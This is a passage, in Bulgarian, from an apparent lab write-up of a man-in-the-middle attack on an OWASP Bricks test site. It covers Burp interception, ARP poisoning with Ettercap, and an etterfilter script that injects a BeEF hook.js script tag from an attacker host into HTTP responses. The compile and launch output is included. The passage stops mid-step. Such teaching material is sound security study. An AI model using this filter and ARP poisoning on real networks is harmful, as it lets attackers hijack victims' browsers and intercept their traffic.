
5.1.3. Scanning (Сканиране)

Въпреки че за целите на нашата атака не е необходимо да разглеждаме поведението на сървъра при подадени неправилни данни, нека за пълнота да представим такъв пример. Ако потребител въведе и изпрати към Уеб сървър на анализирания сайт (използващ приложен протокол HTTP)потребителско име и парола, Burp Suite Free ще визуализира прихванатите данни:




Фиг.5.1.18 Прихванати данни за потребителски профил при заявка към <http://192.168.0.103/owaspbricks/login-1/index.php>

Като също така можем да ги модифицираме и едва тогава препратим към Уеб сървър, например:



Фиг.5.1.19 Модифициране на прихванатите данни за потребителски профил при заявка към <http://192.168.0.103/owaspbricks/login-1/index.php> и препращането на пакета с модифицирани данни към сървър

След като препратим пакета с модифицираните данни на уеб страницата ще видим съобщение за грешка:



Фиг.5.1.20 Грешка изведена на страницата след получаване на пакета с модифицирани потребителски данни

Тази информация е много полезна, тъй като поведението на приложението подсказва за налична SQLInjection уязвимост, която би могла да бъде експлоитната.

5.1.4. Получаване на достъп/Експлоит (Gaining Access/Exploitation)

В предходните стъпки събрахме достатъчно информация, за да осъществим успешен експлоит. Първата стъпка се състои в подготвянето на филтъра. Една от силните страни на Ettercap е възможността след успешна MITM атака прихванатите пакети да бъдат модифицирани. Това действие може да се осъществи чрез разширителните библиотеки etterfilter.

Нека продължим с подготовката на филтъра. За да реализираме нашата атака – инжектиране на BeEF hook в уеб страница на някое уеб приложение, се налага първоначално да се засекат пакетите, изпращани от клиента към сървъра и в тях да се посочи, че няма да се прилагат методи за компресия на съдържанието (Accept-Encoding).

Това се използва, за да може клиента да каже на сървъра какви видове кодирано съдържание е готов да приеме. [11]

Важно изискване е да модифицираме Accept-Encoding хедъра, за да може в отговорите от сървъра данните да са в явен текст, което позволява лесно да се открие секцията HEAD, в чиито край е възможно, да се допълни JavaScript код. От работата с Burp Проху модула видяхме също, че за комуникацията със сървъра се използва порт 80 (стандартен за HTTP).

Следния код е пример за реализиране etterfilter скрипт.

```
1if (ip.proto == TCP && tcp.dst == 80) {
2if (search(DATA.data, "Accept-Encoding") ) {
3    replace("Accept-Encoding", "Accept-Nothing");
4    msg("Encoding changed ...");
5}
6}

5if (ip.proto == TCP && tcp.src == 80) {
6    if (search(DATA.data, "</head>")) {
7        replace("</head>",
"</head><script src='http://192.168.0.106:3000/hook.js'></script>");
8        log(DATA.data, "/tmp/beeflog.log");
9        msg("Beef hook injected ...");
10    }
11}
```

На ред 1 се извършва проверка, дали пакета е изпратен от клиент към HTTP сървър, като съща така се анализира дали транспортния протокол е TCP и дали отдалечения порт е 80, тъй като по стандарт (RFC 2616) HTTP комуникацията се осъществява чрез TCP/IP връзка и по подразбиране се използва порт 80. Ако това условие е изпълнено се преминава към втората проверка – ред 2, чиято цел е да открие стринга „Accept-Encoding” в рамките на пренасянните данни и ако намери търсената стойност да я замени със стойността „Accept-Nothing” (ред 3). Ако действието е извършено успешно, Ettercap ще визуализира съобщението „Encoding changed ...” (ред 4).

На ред 5 се прави проверка дали използвания транспортен протокол е TCP и дали порта на източника (source) е 80, т.е. дали пакетът е изпратен от HTTP сървъра към клиента. Ако тази проверка е изпълнена успешно, </head> бива заменен от </head><script src='http://192.168.0.106:3000/hook.js'></script> при ред 7, или с други думи вмъкваме скрипта след затварящия маркер </head>. В лог файл /tmp/beeflog.log записваме модифицирания пакет (ред 8), в случай, че искаме да го разгледаме, след което се изписва съобщението „Beef hook injected ...”.

След като файла, съдържащ скрипта, е готов (в нашият случай сме го запамели с името `beefhook.filter`), може да пристъпим към компилирането му към изпълним код. Това става по следният начин с помощта на `etterfilter`:

```
root@kali:~# etterfilter beefhook.filter -o bhfilter.ef
etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPoE IP6 IP ARP

Parsing source file 'beefhook.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'bhfilter.ef' done.

-> Script encoded into 18 instructions.

root@kali:~#
```

Фиг.5.1.21 Компилиране на филтъра `beefhook.filter` до изпълним файл `bhfilter.ef`

При успешна компилация ще бъде създаден файла `bhfilter.ef`, който по-късно ще стартираме с `Etterfilter`. Нека проверим дали файла е създаден:

```
root@kali:~# ls -al | grep bhfilter.ef
-rw-r--r-- 1 root root 1275 Aug  4 09:17 bhfilter.ef
root@kali:~#
```


Фиг.5.1.22 Проверка дали изпълнимият файл `bhfilter.ef` е създаден

Следващата стъпка е стартирането на необходимите ни инструменти. Нека започнем с `BeEF`, стартирането му е възможно да се извърши от съответната икона от главното меню на `Kali Linux` или в конзолата по следният начин:

```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[10:20:29] [*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[10:20:29] [*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[10:20:29] |   Twit: @beefproject
[10:20:29] |   Site: http://beefproject.com
[10:20:29] |   Blog: http://blog.beefproject.com
[10:20:29] |   Wiki: https://github.com/beefproject/beef/wiki
[10:20:29] [*] Project Creator: Wade Alcorn (@WadeAlcorn)
[10:20:30] [*] BeEF is loading. Wait a few seconds...
[10:20:43] [*] 12 extensions enabled.
[10:20:43] [*] 254 modules enabled.
[10:20:43] [*] 2 network interfaces were detected.
[10:20:43] [+] running on network interface: 127.0.0.1
[10:20:43] |   Hook URL: http://127.0.0.1:3000/hook.js
[10:20:43] |_  UI URL:  http://127.0.0.1:3000/ui/panel
[10:20:43] [+] running on network interface: 192.168.0.106
[10:20:43] |   Hook URL: http://192.168.0.106:3000/hook.js
[10:20:43] |_  UI URL:  http://192.168.0.106:3000/ui/panel
[10:20:43] [*] RESTful API key: be790452879fe40545d61d95b56b63c6631ba2fc
[10:20:43] [*] HTTP Proxy: http://127.0.0.1:6789
[10:20:43] [*] BeEF server started (press control+c to stop)
```

Фиг.5.1.23 Стартиране на инструмента BeEF

Едно предимство на активирането през конзолата е възможността да видите използваните URL, което е полезно при първоначалното запознаване с продукта. Посоченият интерфейс – <http://127.0.0.1:3000/ui/panel> се използва за достъп до потребителския Web интерфейс на средата. Зареждайки тази страница в браузър, се изисква да въведете потребителско име и парола, които по подразбиране са “beef”.



Фиг.5.1.24 Въвеждане на данни за потребител при свързване към веб интерфейса на BeEF

Сега можем да пристъпим към следващата стъпка – стартиране на инструмента Ettercap. Той поддържа няколко вида интерфейси, но за начинаещи е препоръчително да се използва графичния, тъй като е сравнително лесен за използване и интуитивен по отношение на задаване на параметри и активиране на модули. Стартирането на графичният интерфейс е много лесно от съответната икона в главното меню на Kali Linux. Трябва само да навигираме до Applications -> Sniffing and Spoofing -> ettercap-gui или чрез стартирането на командата “ettercap -G” в конзолата.




Фиг.5.1.25 Стартиране на графичният потребителски интерфейс на Ettercap през основното меню на Kali Linux




Фиг.5.1.26 Стартиране на графичният потребителски интерфейс на Ettercap през конзолата

От менюто „Sniff” се посочва „Unified sniffing” или се натиска комбинацията Ctrl+U. След което се избира мрежовия интерфейс, в случая eth0.



Фиг.5.1.27 Активиране на засичането на мрежовия трафик от GTK интерфейса на Ettercap



Фиг.5.1.28 Избиране на мрежовия интерфейс eth0


Следва да се извърши сканирането на мрежовия сегмент с цел да открием свързаните в него хостове. За целта от менюто „Hosts” се избира „Scan for hosts” (или се натискат

клавишите Ctrl+S). Нека тази стъпка не се бърка с етапа от методологията за провеждане на атака, това е част от работата с инструмента Ettercap.




Фиг.5.1.29 Сканиране на локалния мрежови сегмент с цел откриване на свързаните към него хостове

След като сканирането приключи, може да визуализираме списък с откритите устройства, чрез натискане на клавиши Ctrl+N или от менюто „Hosts” и подменюто „Hosts list” .



Фиг.5.1.30 Списък с намерените хостове в анализирания мрежови сегмент

Следващата стъпка е да дефинираме целевите адреси, като зададем TARGET1 TARGET2. Най-лесният начин е като от списъка маркираме 192.168.0.101 и натиснем бутона „Add to Target1” и след това посочим 192.168.0.103 и натиснем „Add to Target2”. За да ги проверим, може да изберем менюто „Targets” и подменюто „Current Targets”.




Фиг.5.1.31 Изглед с дефинираните цели (Targets)

Следващата стъпка е да осъществим т.нар. ARP spoofing атака. Тук е много важно да изясним какво всъщност е ARP spoofing.

Протоколът Address Resolution Protocol (ARP) е важен и се използва изключително често в рамките на локалните мрежи. Чрез него можем да открием физическия адрес (MAC Address и други) на даден хост, ако знаем неговият логически адрес (например IPv4 или друг). Принципът на работа е сравнително прост – изпраща се бродкаст ARP запитване, наречено „ARP Request” и системата, която използва посочения IP адрес и връща отговор „ARP Reply”. С цел по-висока производителност, данните се кешират (създава се т.нар. ARP Cache) и операционната система се обръща към тази таблица в паметта и в последствие само при необходимост генерира ARP запитвания. Записите в кеша се съхраняват за определен интервал от време, който варира в зависимост от типа на операционната система (например за някои Linux дистрибуции е 60 секунди).

Една от най-честите атаки, свързани с подслушването на мрежовия трафик, са т.нар. „Man-In-The-Middle” (MITM), при които трето устройство успява да се „вмъкне” в директната комуникация между две други и по този начин да засече техните пакети (получава пакета от източника и го препраща към целта). От гледна точка на двете целеви системи трафикът преминава директно между тях и те трудно ще открият подслушващият хост, който може и да модифицира съдържанието на пакетите, които се обменят. Атаката „ARP Cache Poisoning” е един от най-старите MITM подходи, разчитащ на успешно манипулиране на логическото обвързване на MAC и IPv4 адресите в рамките на локална мрежа.

В компютърните мрежи, ARP spoofing, ARP cache poisoning, или ARP poison routing, е техника, чрез която нападателят изпраща подправени (spoofed) Address Resolution Protocol (ARP) съобщения в локална мрежа. Целта е да се свърже MAC адреса на атакувания с IP адреса на друг хост, като например (default gateway) шлюза по подразбиране, което води до това, че всякакъв трафик, предназначен за този IP адрес, да бъде изпратен на атакувания.




Фиг.5.1.32 Man In The Middle (MITM) атака

ARP spoofing може да позволи на хакер да прихваща кадрите с данни в мрежа, да променя трафика или да спре целия трафик. Тази атака се използва като начало за други такива, като отказ на услуга (DoS), MITM или session hijacking атаки.

Атаката може да се използва само в мрежи, които използват ARP, и изисква атакуваният да има директен достъп до сегмента на локалната мрежа, който ще бъде атакуван.

В случая тази стъпка е изключително важна, тъй като нашата цел е именно прихващане на трафика между клиента и уеб сървър. От менюто „Mitm” избираме „ARP Poisoning”, като в появилото се прозорче избираме опцията „Sniff remote connections”.



Фиг.5.1.33 Стартиране на MITM атака

При успех в долният ляв ъгъл трябва да видим следното съобщение:

ARP poisoning victims:

GROUP 1 : 192.168.0.101 A0:88:B4:CD:0A:58

GROUP 2 : 192.168.0.103 08:00:27:58:2E:99


Фиг.5.1.34 Съобщение при успешна „ARP Poisoning” атака

Готови сме за последната стъпка от работата с Ettercap – да заредим вече подготвения филтър. Това става като от менюто „Filters” изберем подменюто „Load Filters” и зададем пътя до файла. При успех трябва да видим следното съобщение:


```
Content filters loaded from /root/bhfilter.ef...
```

Фиг.5.1.35 Съобщение при успешно зареждане на филтър

Нека от браузър на операционната система хост достъпим някое уеб приложение. Например:



